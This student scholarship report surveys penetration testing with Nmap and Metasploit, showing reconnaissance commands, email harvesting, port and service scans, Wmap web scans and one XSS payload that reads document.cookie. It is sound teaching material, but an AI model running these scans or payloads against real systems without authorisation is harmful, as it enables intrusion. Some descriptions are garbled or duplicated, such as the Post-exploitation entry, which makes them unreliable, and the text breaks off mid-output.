

MASSEY UNIVERSITY
NEW ZEALAND

Artificial Intelligent (AI) for Automating Response to Threats

by

Chi Hang Lam

School of Natural and Computational Sciences
Massey University

Submitted for the 2020 SNCS Summer Scholarship

Date of Submission

19th March, 2021

Abstract

In the rapidly changing online world, the range of systems connected to the Internet has increased significantly, and these systems are more vulnerable to cyber-attacks than ever before. Providing security for individuals and organizations is a complex task. The complexity and dynamics of cyber-attacks require protection mechanisms to be responsive, adaptive, and scalable. Machine learning or more specifically Deep Reinforcement Learning has been widely proposed to solve these problems. It can solve complex and dynamic. Therefore, detecting attacks is an important aspect.

This paper evaluates two well-known penetration tools and studies how DeepExploit uses this tool for penetration testing. It involves different important aspects, including the basic ideas about Deep Reinforcement Learning and how to use it for network security in Deep Reinforcement Learning applications by understanding Atari games and anomaly detection.

Table of Contents

ABSTRACT	2
I. INTRODUCTION.....	4
II. LITERATURE REVIEW	6
2.1 PENETRATION TESTING.....	6
2.2 EVALUATION OF PENETRATION TESTING TOOLS	6
2.2.1 Nmap.....	6
2.2.2 Metasploit	11
III. DEEPEXPLOIT	20
3.1 INTRODUCTION.....	20
3.2 SYSTEM COMPONENT	20
3.3 USING “SCRAPY” IN DEEPEXPLOIT	20
3.4 DEEPEXPLOIT IN REINFORCEMENT LEARNING.....	23
IV. PENETRATION TESTING USING REINFORCEMENT LEARNING.....	25
4.1 INTRODUCTION.....	25
4.2 BACKGROUND	26
4.2.1 Markov Decision Process (MDP).....	26
4.2.2 Partially Observable Markov Decision Process (POMDP)	27
4.2.3 Reinforcement Learning.....	27
4.3 FROM ATARI GAME TO PENETRATION TESTING	30
4.3.1 Deep Reinforcement Learning on Penetration testing.....	33
IV. CONCLUSION AND FUTURE WORKS	36
REFERENCE.....	37

I. Introduction

In the past decade, driven by global connectivity and increasing use and reliance on Internet services, people have obtained huge benefits, such as using social media to shorten the distance between each other, conducting business and learning new knowledge easily. At the same time, cybercrime is on the rise globally. From time to time, there are news reports that some large companies are under cyber-attacks. Attackers usually use vulnerabilities that are not fixed by the software publisher. These vulnerabilities include SQL injection vulnerabilities on its website, social engineering attacks on employees, and weak password attacks on Internet-facing services. In order to obtain personal details of its customers ("Cybercrime, n.d."). Therefore, modern organizations spend a lot of time, energy and money on various security controls and activities, such as installing firewalls, intrusion prevention systems, security information and event management equipment, vulnerability scanners, and many other tools. But this is not enough.

Organizations should adopt Hacker Mind-Set. They do not need to try to defend against all possible threats. They just need to use the same tools to detect these vulnerabilities before they are attacked and make suggestions on how to solve these problems and avoid future vulnerabilities. But network security is a complex issue. It is difficult to predict when and in which domain. Therefore, Artificial Intelligence (AI) for automated threat intelligence is an example of technological change that can solve this problem.

According to the IBM and AI Forum New Zealand, AI enables computers and machines to use neural networks and other complex algorithms to implement machine learning, deep learning and reinforcement learning to mimic the capabilities of the human brain to perceive, learn and solve problems. Make a decision ("What", n.d.). In addition, the system can also perform tasks that usually require human intelligence, such as visual perception, speech recognition, decision-making and translation between languages ("Artificial", 2021).

Artificial intelligence can increase productivity or efficiency, understand large amounts of data and improve decision making ("Artificial", 2018). For example, we live in a world full of data. But how to deal with them? AI can analyse large amounts of structured and unstructured data, establish connections, and identify relationships and patterns in data sets. Then reduce bias in fact-based decision-making, properly consider and weigh all facts.

Currently, more and more AI solutions are being deployed or have been deployed globally. One of the most popular implementations of AI is Cybersecurity, automated threat intelligence and defence systems ("Artificial", 2018).

Threats mean that any situation or event may affect the organization's operations (including tasks, functions, image or reputation), organizational assets or individuals through unauthorized access, destruction, disclosure, information modification and/or refusal to pass through the information system Cause damage. Services for affected situations. Similarly, the possibility of a threat source successfully exploiting a specific information system vulnerability (Threat, n.d.).

Penetration testing is a method of assessing the security of the CSIT system by seeking to identify and exploit vulnerabilities to gain access to the system and data, and use the same tools and techniques as the attacker to undermine the security of the CSIT system.

This is an authorized legitimate attempt to undermine the organization's security controls and perform unauthorized activities. It aims to identify attack vectors, vulnerabilities, and control weaknesses by simulating attacks from malicious outsiders and/or malicious programs, thereby assessing the security of computer systems or networks. It involves the use of various manual techniques supported by automated tools and attempts to exploit known vulnerabilities and use the expertise of testers to identify specific weaknesses in the organization's security arrangements. ("Penetration," n.d., "Penetration," 2017 & "What," 2020).

There are three methods of penetration testing methods, such as black box, white box and gray box. In the black box penetration test, the team has no information about the test target. The possibility of security breaches was determined from scratch. In the white box penetration test, the tester will be provided with all the information about the test target. In the gray box penetration test, the tester will obtain part of the information about the tested target, and the remaining information is used for identification (Shebli & Beheshti, 2018).

In this research, we will evaluate two well-known penetration tools and study how DeepExploit can use this tool for penetration testing. It covers different important aspects, including the basic ideas about deep reinforcement learning and how to use it for network security in deep reinforcement learning applications by understanding Atari games and anomaly detection.

II. LITERATURE REVIEW

2.1 PENETRATION TESTING

Penetration testing or penetration testing involves simulating actual attacks to assess the risks associated with potential security vulnerabilities. Penetration testing is an authorized legal attempt to defeat an organization's security controls and perform unauthorized activities. In penetration testing (as opposed to vulnerability assessment), testers not only discover vulnerabilities that an attacker can use, but also use vulnerabilities (if possible) to assess the attacker's potential benefits after successfully exploiting the vulnerability.

The scope of penetration testing depends on the client. Some clients will have an excellent security posture, while others will have vulnerabilities that could allow attackers to compromise the scope and gain access to internal systems.

You may also need to evaluate one or more custom web applications. You can perform social engineering and client-side attacks to access the client's internal network. When performing internal penetration tests, some penetration tests will require you to act like an insider (a malicious employee or an attacker who violated the boundary). Some clients will request an external penetration test, where you can simulate an attack on the Internet. Some customers may want you to evaluate the security of the wireless network in their office. In some cases, you can even audit the customer's physical security controls.

However, these tests are very time-consuming and require personnel who are as skilled and persevering as the actual attackers trying to disrupt the organization.

2.2 EVALUATION OF PENETRATION TESTING TOOLS

The penetration tester uses various tools when testing. The specific tool selected for each assessment will depend on the background of the tester, the nature of the target environment, the rules of participation, and many other factors. The most important tools include Nmap and Metasploit.

2.2.1 Nmap

Port scanning is very important for security professionals, because the security of the system cannot be assessed without knowing which network ports are open. Nmap (Network Mapper) is very valuable open source cross-platform, such as Linux, MS Windows and macOS, network scanning utility that can be used for network discovery and security audits. It can also be a network inventory, manage service upgrade plans, and monitor the uptime of hosts or services (Pale, P. P., 2012).


Nmap can also determine which of its systems are online so that it can understand whether there are problems or inconsistencies on the network. Similarly, using OS detection and service detection can easily verify that all systems are running the same version of the operating system and network support software (Shaw, 2015).

Port Scanning

Because many organizations try to hide their systems from the Internet, some hosts appear to be offline until further investigation. Therefore, how to detect whether the host is

"active" is very important. The most straightforward way to detect a host is to run a ping scan. Although you can simply type `ping google.com` for testing, using Nmap for host detection can significantly improve efficiency on large target networks. In Nmap, just use the `-sn` flag. This ensures that only a ping sweep is running, and not the full port scan, to find out which hosts are online (Shaw, 2015). For example: `# nmap -sn 192.168.68.1/24`

In the screenshot below, you can see that 7 of the 256 IP addresses are in the "Up" state.



```
(root@kali)~[/home/kali]
# nmap -sn 192.168.68.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-10 19:46 EST
Nmap scan report for 192.168.68.1
Host is up (0.043s latency).
Nmap scan report for 192.168.68.100
Host is up (0.00030s latency).
Nmap scan report for 192.168.68.101
Host is up (0.12s latency).
Nmap scan report for 192.168.68.102
Host is up (0.015s latency).
Nmap scan report for 192.168.68.104
Host is up (0.13s latency).
Nmap scan report for 192.168.68.106
Host is up (0.10s latency).
Nmap scan report for 192.168.68.111
Host is up (0.085s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 8.91 seconds

(root@kali)~[/home/kali]
```

The mechanism of Nmap is to try to connect to each specific target port and check whether the port is open, so as to determine whether it can establish a TCP three-way handshake (Shaw, 2015).

TCP stands for Transmission Control Protocol, which means that it performs some operations to control the transmission of data in a reliable way ("TCP," 2019). The mechanism between the sender and receiver of a TCP/IP network connection is a three-way handshake. This process requires the sender and receiver to exchange synchronization and confirmation data packets before the actual data communication process starts. When the sender sends a SYN (synchronization) packet to the receiver, the packet has a random sequence number. Then, the receiver sends back a SYN/ACK packet containing a sequence number and ACK number to confirm the sender's sequence number. Nmap port scanning is based on the TCP 3-Way handshake mechanism. Nmap sends a SYN packet, which has a random sequence number, request to each port in the range (usually the most common 1,000 ports, or the full 65,535 ports on the host. Ports are a way to access network services on your computer, and you can open or close them at any time. For example, HTTP (service web pages) associated with the default port 80 and FTP (file transfer allowed) associated with the default port 21. There are a large number of commonly used ports for future reference (Shaw, 2015).) and waits for a SYN/ACK response. If a SYN/ACK response is received, there is a service listening on that open port, and then analyzes the response (Shebli & Beheshti, 2018).

Using this network security mapping tool, you can quickly view the open ports on any given network, each computer has 65,535 ports.

The Nmap command such as ***nmap 192.168.1.70*** (my machine IP address) the default method or ***nmap -sV 192.168.1.70***, the additional flag ***-sV*** is particularly useful if someone is running a service on a non-default port, allows you to delve into the feasibility of a specific network-level vulnerability. Nmap supports scanning various types of protocols and most existing systems (Shebli & Beheshti, 2018). Nmap also comes with debugging tools, comparison tools for comparing scan results, and data packet generation tools.

Operating System detection

One of the most significant (and extremely useful) features of Nmap is its ability to detect operating systems and services on remote systems to look for security vulnerabilities, and to monitor any unauthorized changes in the network (Pale, 2012). This function can analyze the response from the scan target and try to identify the host's operating system and installed services (Marsh, 2015).

OS detection is performed by analyzing the response from the target to obtain a set of predictable characteristics that can be used to identify the OS type on the remote system. In order for OS detection to work properly, there must be at least one open port and one closed port on the target system. When scanning multiple targets, you can use the `--osscan-limit` option in combination with `-O` to instruct Nmap not to scan OS scanning hosts that do not meet this condition (Marsh, 2015).

For example: `# nmap -O 192.168.0.1`

Service detection

The process of identifying the target operating system and software version is called TCP/IP fingerprinting. Although this is not an exact science, the Nmap developers have been very cautious in making TCP/IP fingerprinting an accurate and reliable feature. Moreover, as with most functions of Nmap, the parameter array described in this section can be used to control version detection (Pale, 2012).

For example: `# nmap -sV scanme.nmap.org`

The flag `-sV` enables service detection, which returns service and version information.

Service detection is one of the most popular features of Nmap because it is very useful in many situations, such as identifying security vulnerabilities or ensuring that services are running on a given port.

This feature basically works by sending different probes from `nmap-service-probes` to the list of suspicious open ports. The probe is selected based on the possibility that can be used to identify the service.

2.2.1.1 Nmap Function (The capability of Nmap)

Nmap is known for its information collection functions (such as Port Scanning, OS Detection, and Service Detection). In addition, Nmap also provides some new information collection tasks, such as Geolocating an IP, and checking if a host is conducting malicious activities, brute forcing DNS records, and collecting valid e-mail accounts using Google, and so on.

Geolocating an IP

Identifying the location of an IP address can help system administrators in many situations, such as tracking the origin of the attack, network connections, or harmless posters in their forums (Pale, 2012).

For example: `#nmap --script ip-geolocation-* <target>`

The parameter `--script ip-geolocation-*` tells Nmap to start all scripts whose mode is `ip-geolocation-` at the beginning of the name. At the time of writing, three geolocation scripts are provided: `ip-geolocation-geoplugin`, `ip-geolocation-maxmind` and `ip-geolocation-ipinfodb`. Sometimes the service provider will not return any information on a specific IP address, so it is recommended that you try to compare all the results. The information returned by these scripts includes latitude and longitude coordinates, country/region, state, and city (if any) (Pale, 2012).

Check if the host has known malicious activity

It is often difficult for system administrators hosting users to monitor whether their servers are being distributed by malicious software. Using Nmap, we can systematically check whether the host is known for distributing malware or used for phishing attacks with the help of Google Safe Browsing API. This function shows system administrators how to check whether a host has been marked by Google's Safe Browsing service as being used for phishing attacks or for distributing malware (Pale, 2012).

For example: `#nmap -p80 --script http-google-malware -v scanme.nmap.org`
The output will look like this:

```
(kali@kali)-[~]
└─$ nmap -p80 --script http-google-malware -v scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 20:38 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:38
Completed NSE at 20:38, 0.00s elapsed
Initiating Ping Scan at 20:38
Scanning scanme.nmap.org (45.33.32.156) [2 ports]
Completed Ping Scan at 20:38, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:38
Completed Parallel DNS resolution of 1 host. at 20:38, 0.01s elapsed
Initiating Connect Scan at 20:38
Scanning scanme.nmap.org (45.33.32.156) [1 port]
Discovered open port 80/tcp on 45.33.32.156
Completed Connect Scan at 20:38, 0.17s elapsed (1 total ports)
NSE: Script scanning 45.33.32.156.
Initiating NSE at 20:38
Completed NSE at 20:38, 0.00s elapsed
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.17s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT      STATE SERVICE
80/tcp    open  http

NSE: Script Post-scanning.
Initiating NSE at 20:38
Completed NSE at 20:38, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```

Collect valid email accounts

A valid email account is very convenient for penetration testing because it can be used to exploit trust relationships in phishing attacks, brute force password audits on mail servers, and usernames in many IT systems. This feature explains how to use Nmap to obtain a list of valid public email accounts (Pale, 2012).

For example: `#nmap -p80 --script http-google-email,http-email-harvest www.xxxxxxxx.pe`

```

NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Parallel DNS resolution of 1 host. at 10:07
Completed Parallel DNS resolution of 1 host. at 10:07, 0.21s elapsed
Initiating Connect Scan at 10:07
Scanning www.████████.pe (████████) [1 port]
Discovered open port 80/tcp on ██████████
Completed Connect Scan at 10:07, 0.01s elapsed (1 total ports)
NSE: Script scanning ██████████.
Initiating NSE at 10:07
Completed NSE at 10:07, 4.42s elapsed
Nmap scan report for www.████████.pe (████████)
Host is up (0.012s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-waf-detect: IDS/IPS/WAF detected:
| _www.████████.pe:80/?p4yl04d3=<script>alert(document.cookie)</script>
NSE: Script Post-scanning.
Read data files from: /usr/local/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.84 seconds

```

Use TCP ACK scanning to discover a stateful firewall

This scan differs from the other scans discussed so far in that it never determines open (or even open) ports. It is used to map firewall rule sets to determine whether they are stateful and which ports are filtered (TCP, n.d.).

Enable ACK scanning by specifying the `-sA` option. The probe packet only sets the ACK flag (unless you use `--scanflags`). When scanning an unfiltered system, both open and closed ports will return RST packets. Nmap then marks them as unfiltered, which means they can be accessed by ACK packets, but it's not sure if they are on or off. Ports that did not respond or did not send back certain ICMP error messages are marked as filtered (TCP, n.d.).

Probe Response	Assigned State
TCP RST response	unfiltered
No response received (even after retransmissions)	filtered
ICMP unreachable error (type 3, code 1,2,3,9,10 or 13)	filtered

For example: `#nmap -sA -T4 scanme.nmap.org`

```

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE      SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth
Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds

```

2.2.2 Metasploit

Once information about system vulnerabilities has been collected, the penetration testing framework can be used here. Metasploit is the most used penetration testing automation framework in the world. This framework is written by Ruby language. It can access exploits that are exposed to various applications and operating systems, information collection and Web testing functions (For example: Wmap web scanner), etc (Jaswal, 2014).

For example:

```
msf6> search windows/http
```

```
msf6 > search windows/http

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/windows/http/ms10_065_ii6_asp_dos	2010-09-14	normal	No	Microsoft IIS 6.0 ASP St
ack	Exhaustion Denial of Service				
1	auxiliary/dos/windows/http/pi3web_isapi	2008-11-13	normal	No	Pi3Web ISAPI DoS
2	exploit/windows/http/adobe_robohelper_authbypass	2009-09-23	excellent	No	Adobe RoboHelp Server 8
Arbitrary File Upload and Execute					
3	exploit/windows/http/altn_securitygateway	2008-06-02	average	Yes	Alt-N SecurityGateway us
ername Buffer Overflow					
4	exploit/windows/http/altn_webadmin	2003-06-24	average	No	Alt-N WebAdmin USER Buff
er Overflow					
5	exploit/windows/http/amlibweb_webquerydll_app	2010-08-03	normal	Yes	Amlibweb NetOpacs webque
ry.dll Stack Buffer Overflow					
6	exploit/windows/http/apache_activemq_traversal_upload	2015-08-19	excellent	Yes	Apache ActiveMQ 5.x-5.11
.1 Directory Traversal Shell Upload					
7	exploit/windows/http/apache_chunked	2002-06-19	good	Yes	Apache Win32 Chunked Enc
oding					
8	exploit/windows/http/apache_mod_rewrite_ldap	2006-07-28	great	Yes	Apache Module mod_rewrit
e LDAP Protocol Buffer Overflow					
9	exploit/windows/http/apache_modjk_overflow	2007-03-02	great	Yes	Apache mod_jk 1.2.20 Buf
fer Overflow					
10	exploit/windows/http/apache_tika_jp2_jscript	2018-04-25	excellent	Yes	Apache Tika Header Comma
nd Injection					
11	exploit/windows/http/avaya_ccr_imageupload_exec	2012-06-28	excellent	No	Avaya IP Office Customer
Call Reporter ImageUpload.ashx Remote Command Execution					
12	exploit/windows/http/badblue_ext_overflow	2003-04-20	great	Yes	BadBlue 2.5 EXT.dll Buff
er Overflow					
13	exploit/windows/http/badblue_passthru	2007-12-10	great	No	BadBlue 2.72b PassThru B
uffer Overflow					
14	exploit/windows/http/bea_weblogic_jsessionid	2009-01-13	good	No	BEA WebLogic JSESSIONID
Cookie Value Overflow					
15	exploit/windows/http/bea_weblogic_post_bof	2008-07-17	great	Yes	Oracle Weblogic Apache C
onnector POST Request Buffer Overflow					

It is a testing tool for testing weaknesses in operating systems and applications (Shebli & Beheshti, 2018). Metasploit helps penetration testers can search for vulnerabilities in Metasploit's large and scalable database to verify and manage security assessments, raise awareness and arm and empower defenders to stay ahead.

The example of Wmap

```
msf6 > load wmap

[*] WMAP 1.5.1
[+] Successfully loaded plugin: wmap
msf6 > wmap_sites -a http://172.16.194.172
[*] Site created.
msf6 > wmap_targets -t http://172.16.194.172/mutillidae/index.php
msf6 > wmap_targets -l
[*] Defined targets
```

<u>Id</u>	<u>Vhost</u>	<u>Host</u>	<u>Port</u>	<u>SSL</u>	<u>Path</u>
0	172.16.194.172	172.16.194.172	80	false	/mutillidae/index.php

Load the wmap plugin and add a target URL. Then run `wmap_sites -l` to print out the available targets.

Then use `wmap_run -t` and `wmap_run -e` command to scan the target system.

```
msf6 > wmap_run -t
[*] Testing target:
[*]   Site: 172.16.194.172 (172.16.194.172)
[*]   Port: 80 SSL: false

=====

[*] Testing started. 2021-03-16 02:18:14 -0400
[*] Loading wmap modules ...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=

=====

[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=

=====

[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=

=====

[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
```

```
msf6 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 172.16.194.172 (172.16.194.172)
[*]   Port: 80 SSL: false

=====

[*] Testing started. 2021-03-16 02:19:48 -0400
[*]
=[ SSL testing ]=

=====

[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=

=====

[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal

[*] Attempting to connect to 172.16.194.172:80
[+] No File(s) found
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[-] 172.16.194.172 does not appear to be vulnerable, will not continue
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
```

After completing the scan, run `wmap_vulns -l` to see if Wmap found something of interest.

```
[*] + [172.16.194.172] (172.16.194.172): scraper /
[*]      scraper Scraper
[*]      GET Metasploitable2 - Linux
[*] + [172.16.194.172] (172.16.194.172): directory /dav/
[*]      directory Directory found.
[*]      GET Res code: 200
[*] + [172.16.194.172] (172.16.194.172): directory /cgi-bin/
[*]      directory Directoy found.
[*]      GET Res code: 403
```

This penetration testing tool is based on the concept of "utilization". It runs a set of codes on the test target creation framework used for penetration testing. It is available on different OS, such as Linux, MS Windows and macOS (Shebli & Beheshti, 2018).

There are many benefits to using Metasploit for penetration testing. It is open source, and it allows users to access its source code and add its custom modules. It is very easy to automate large-scale network penetration testing. In addition, it can also use the set payload command to quickly access the changed payload. In addition, Metasploit is also responsible for making the damaged system exit more cleanly. Finally, Metasploit provides a friendly GUI and third-party interfaces, such as Armitage. These interfaces can simplify penetration testing projects by providing features such as easy-to-switch workspaces, dynamic vulnerability management, and click-to-run operations (Jaswal, 2014).

This is useful for checking security, identifying defects and establishing defences. The tool is an open source software that allows network administrators to break in and discover fatal weaknesses. Beginners use this tool to develop their skills. This tool provides a way for social engineers to copy websites.

Metasploit have six modules:

- Auxiliary

Provides additional functionality such as – fuzzing, DoS attack, scanning, recon, but it doesn't inject a payload like exploits.

- Exploits

An exploit is a method by which the attacker takes advantage of a flaw within a system, service, application etc. Exploits are always accompanied by payloads.

- Payloads

A payload is the piece of code which is run in the successfully exploited system.

- Encoders


Obfuscate modules to avoid detection by a protection mechanism such as an antivirus or a firewall. (e.g. backdoor creation).

- Nops

Prevents payload from crashing while using jump statements in its shellcode.

- Post-exploitation

Obfuscate modules to avoid detection by a protection mechanism such as an antivirus or a firewall. (e.g. backdoor creation).



2.2.2.1 Port scanning

Port scanning with Metasploit

```

msf6 > search portscan

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/http/wordpress_pingback_access
1  auxiliary/scanner/natpmp/natpmp_portscan
2  auxiliary/scanner/portscan/ack
3  auxiliary/scanner/portscan/ftpbounce
4  auxiliary/scanner/portscan/syn
5  auxiliary/scanner/portscan/tcp
6  auxiliary/scanner/portscan/xmas
7  auxiliary/scanner/sap/sap_router_portscanner

Disclosure Date  Rank
-----
normal
normal
normal
normal
normal
normal
normal
normal

Interact with a module by name or index. For example info 7, use 7 or use auxli
  
```



```
msf6 > use auxiliary/scanner/portscan/syn
msf6 auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):
```

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to scan per set
DELAY	0	yes	The delay between connections, per t
INTERFACE		no	The name of the interface
JITTER	0	yes	The delay jitter factor (maximum val
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900
RHOSTS		yes	The target host(s), range CIDR ident
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads (ma
TIMEOUT	500	yes	The reply read timeout in millisecond

```

Help
root@kali: /home/kali

File Actions Edit View Help

msf6 auxiliary(scanner/portscan/syn) > run

[+] TCP OPEN 192.168.245.130:21
[+] TCP OPEN 192.168.245.130:22
[+] TCP OPEN 192.168.245.130:23
[+] TCP OPEN 192.168.245.130:25
[+] TCP OPEN 192.168.245.130:53
[+] TCP OPEN 192.168.245.130:80
[+] TCP OPEN 192.168.245.130:111
[+] TCP OPEN 192.168.245.130:139
[+] TCP OPEN 192.168.245.130:445
[+] TCP OPEN 192.168.245.130:512
[+] TCP OPEN 192.168.245.130:513
[+] TCP OPEN 192.168.245.130:514
[+] TCP OPEN 192.168.245.130:1099
[+] TCP OPEN 192.168.245.130:1524
[+] TCP OPEN 192.168.245.130:2049
[+] TCP OPEN 192.168.245.130:2121
[+] TCP OPEN 192.168.245.130:3306
[+] TCP OPEN 192.168.245.130:3632
[+] TCP OPEN 192.168.245.130:5432
[+] TCP OPEN 192.168.245.130:5900
[+] TCP OPEN 192.168.245.130:6000
[+] TCP OPEN 192.168.245.130:6667
[+] TCP OPEN 192.168.245.130:6697
[+] TCP OPEN 192.168.245.130:8009
[+] TCP OPEN 192.168.245.130:8180
[+] TCP OPEN 192.168.245.130:8787
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/syn) > 

```

SMB Version Scanning

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(smb_version) > set THREADS 11
THREADS => 11
msf auxiliary(smb_version) > run

[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2 (language: Unkn
[*] 192.168.1.201:445 is running Windows XP Service Pack 3 (language: English)
[*] 192.168.1.202:445 is running Windows XP Service Pack 3 (language: English)
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed

```

SSH version scanner

```
msf6 > search ssh_version
```

```
msf6 > use auxiliary/scanner/ssh/ssh_version
```

```

msf6 auxiliary(ssh_version) > info
msf6 auxiliary(ssh_version) > set RHOSTS 192.168.129.1/24
msf6 auxiliary(ssh_version) > set THREADS 100
msf6 auxiliary(ssh_version) > run

```

FTP scanning

```
msf6 > nmap -p 21 -v -oN results.txt --open --script ftp-anon 192.169.1.0/24
```

SNMP sweeping


Management Information Base (MIB)

```
msf6 > use auxiliary/scanner/snmp/snmp_enum
```

```
msf6 auxiliary(snmp_enum) > set rhost <host>
```

```
msf6 auxiliary(snmp_enum) > run
```

Port scanning with Nmap



```

File Actions Edit View Help
Nmap scan report for 192.168.245.130
Host is up (0.00092s latency).
